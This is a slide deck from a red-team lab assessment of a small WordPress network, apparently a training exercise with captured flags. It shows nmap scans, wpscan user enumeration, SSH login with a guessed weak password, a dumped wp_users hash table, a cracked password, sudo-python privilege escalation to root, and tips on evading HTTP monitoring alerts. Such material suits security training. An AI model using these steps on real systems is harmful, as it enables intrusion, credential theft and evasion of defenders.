X-CORP
Red Team: Security Assessment

Security Engineering: CSIRT Division

Attack, Defense & Analysis of X-CORP’S Network

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
Network Topology
& Critical Vulnerabilities

Network Topology



Network
Address Range: 192.168.1.0/24
Netmask: 255.255.255.0
Gateway: 192.168.1.1

Machines
IPv4: 192.168.1.90
OS: Linux
Hostname: Kali
Role: Attack Machine

IPv4: 192.168.1.110
OS: Linux
Hostname: Target 1
Role: Target Machine

IPv4: 192.168.1.115
OS: Linux
Hostname: Target 2
Role: Target Machine

IPv4: 192.168.1.100
OS: Linux
Hostname: ELK
Role: Network Monitoring

Recon: Describing the Target

Nmap identified the following hosts on the network:

Hostname	*IP Address*	*Role on Network*
Azure Hyper-V ML-REFVM-684427	192.168.1.1	Host Machine
Kali	192.168.1.90	Attack Machine
Target Machine 1	192.168.1.110	Target Machine
Target Machine 2	192.168.1.115	Second target machine
ELK	192.168.1.100	ELK machine that hosts Kibana & Elasticsearch Watcher

Critical Vulnerabilities: Target 1

Assessment uncovered the following critical vulnerabilities in ***Target 1***.

Vulnerability	***Description***	***Impact***
Unfiltered Web Port (Port 80)	Port 80 is commonly used for web communication and if left open and unsecure, it can allow public access.	Allows web server access.
Unfiltered SSH Port (Port 22)	Port 22, also known as the secure shell port, allows a user to remotely connect to another machine via remote command execution.	SSH into target machine with discovered credentials.
User Enumeration	Web application vulnerability that allows attackers to use bruteforce techniques to validate users on a network.	Enumerate a list of users to target.

Critical Vulnerabilities: Target 1

Assessment uncovered the following critical vulnerabilities in ***Target 1***.

Vulnerability	***Description***	***Impact***
Weak User Credentials	Short names, first name, or any simple combinations.	Password is easy to obtain through social engineering.
Misconfigured Security Controls	Improper controls are implemented leaving systems vulnerable to exploits.	Allows unauthorized access.
Confidential Data Improperly Secured	Confidential data, such as user login information, is easily accessible to the public with no security.	Database server authentication information easily accessible.

Exploits Used

Exploitation: Open Web Port (Port 80)

- Network scan shows:
  - IP addresses & ranges
  - Open ports
    - Ports 80 – Web Access
    - Port 22 – SSH
    - Port 111 – RPC
    - Port 139 – NetBIOS
    - Port 445 – SMB
  - Running services & versions
    - WordPress
  - Access to web servers

```
root@Kali:~# nmap -sX 192.168.1.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2021-06-02 18:17 PDT
Nmap scan report for 192.168.1.1
Host is up (0.00040s latency).
All 1000 scanned ports on 192.168.1.1 are open|filtered
MAC Address: 00:15:5D:00:04:0D (Microsoft)
```

```
Nmap scan report for 192.168.1.110
Host is up (0.0011s latency).
Not shown: 995 closed ports
PORT    STATE         SERVICE
22/tcp  open|filtered ssh
80/tcp  open|filtered http
111/tcp open|filtered rpcbind
139/tcp open|filtered netbios-ssn
445/tcp open|filtered microsoft-ds
MAC Address: 00:15:5D:00:04:10 (Microsoft)
```

```
root@Kali:~# nmap -sV 192.168.1.110
Starting Nmap 7.80 ( https://nmap.org ) at 2021-06-05 10:10 PDT
Nmap scan report for 192.168.1.110
Host is up (0.0011s latency).
Not shown: 995 closed ports
PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
80/tcp  open  http        Apache httpd 2.4.10 ((Debian))
111/tcp open  rpcbind     2-4 (RPC #100000)
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
MAC Address: 00:15:5D:00:04:10 (Microsoft)
Service Info: Host: TARGET1; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Exploitation: User Enumeration - WordPress Website

- Exploit identified
  - WPSCAN
  - wpscan --url http://192.168.1.110/wordpress --enumerate u

```
[i] User(s) Identified:

[+] steven
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] michael
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)
```

Exploitation: Unfiltered SSH Port (Port 22)

- SSH into target machine – SSH Michael@192.168.1.110
- Brute force password
  - Password: “michael”
- Granted user access

Exploitation: Weak User Credentials

- Login with Michael’s account
    - Michael’s username & password are “michael”
- Locate DB authentication information for accessing SQL
    - “wp-config.php” file contains admin credentials
    - Login with discovered admin credentials into SQL database

```
michael@target1:/var/www/html$ grep flag1 service.html
                                <!-- flag1{b9bbcb33e11b80be759c4e844862482d} -->
```

```
michael@target1:~$ cat /var/www/flag2.txt
flag2{fc3fd58dcdad9ab23faca6e9a36e581c}
```

Exploitation: Confidential Data Improperly Secured


- DB server file “wp-config.php” not secured
- Dump the wp_user table
- Crack the passwords

```
mysql> select * from wp_users
    -> ;
+----+------------+------------------------------------+--------------+------------------+----------+---------------------+---------------------
-------+-------------+----------------+
| ID | user_login | user_pass                          | user_nicename | user_email       | user_url | user_registered     | user_activati
on_key | user_status | display_name   |
+----+------------+------------------------------------+--------------+------------------+----------+---------------------+---------------------
-------+-------------+----------------+
|  1 | michael    | $P$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0 | michael      | michael@raven.org |          | 2018-08-12 22:49:12 |
       |           0 | michael        |
|  2 | steven     | $P$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/ | steven       | steven@raven.org  |          | 2018-08-12 23:31:16 |
       |           0 | Steven Seagull |
+----+------------+------------------------------------+--------------+------------------+----------+---------------------+---------------------
-------+-------------+----------------+
2 rows in set (0.00 sec)
```

```
Proceeding with incremental:ASCII
pink84                (steven)
```

Exploitation: Misconfigured Security Controls

- Privilege escalation without password (sudo python)
- Root shell access
- ***Recommendation:***
  - *Steven's account should not have had access to run python with sudo and no password.*



Avoiding Detection

Stealth Exploitation of Open Web Port

Monitoring Overview

- HTTP Request Size Monitor Alert
- Sum of request bytes exceed 3500 per minute
- Alert triggered after 3500 bytes

Mitigating Detection

- Enumerating is noisy
- Alert is reliable, but can generate false positives

Stealth Exploitation of Enumeration

Monitoring Overview

- Excessive HTTP Errors Alert
- Top 5 response status code surpasses 400 every 5 minutes

Mitigating Detection

- How can you execute the same exploit without triggering the alert?
  - Stagger attempts
- Are there alternative exploits that may perform better?
  - XML-RPC Exploitation
  - Cloudflare Protection Bypass
  - Vulnerability & Intrusive tools: Metasploit & Burp Suite

Questions?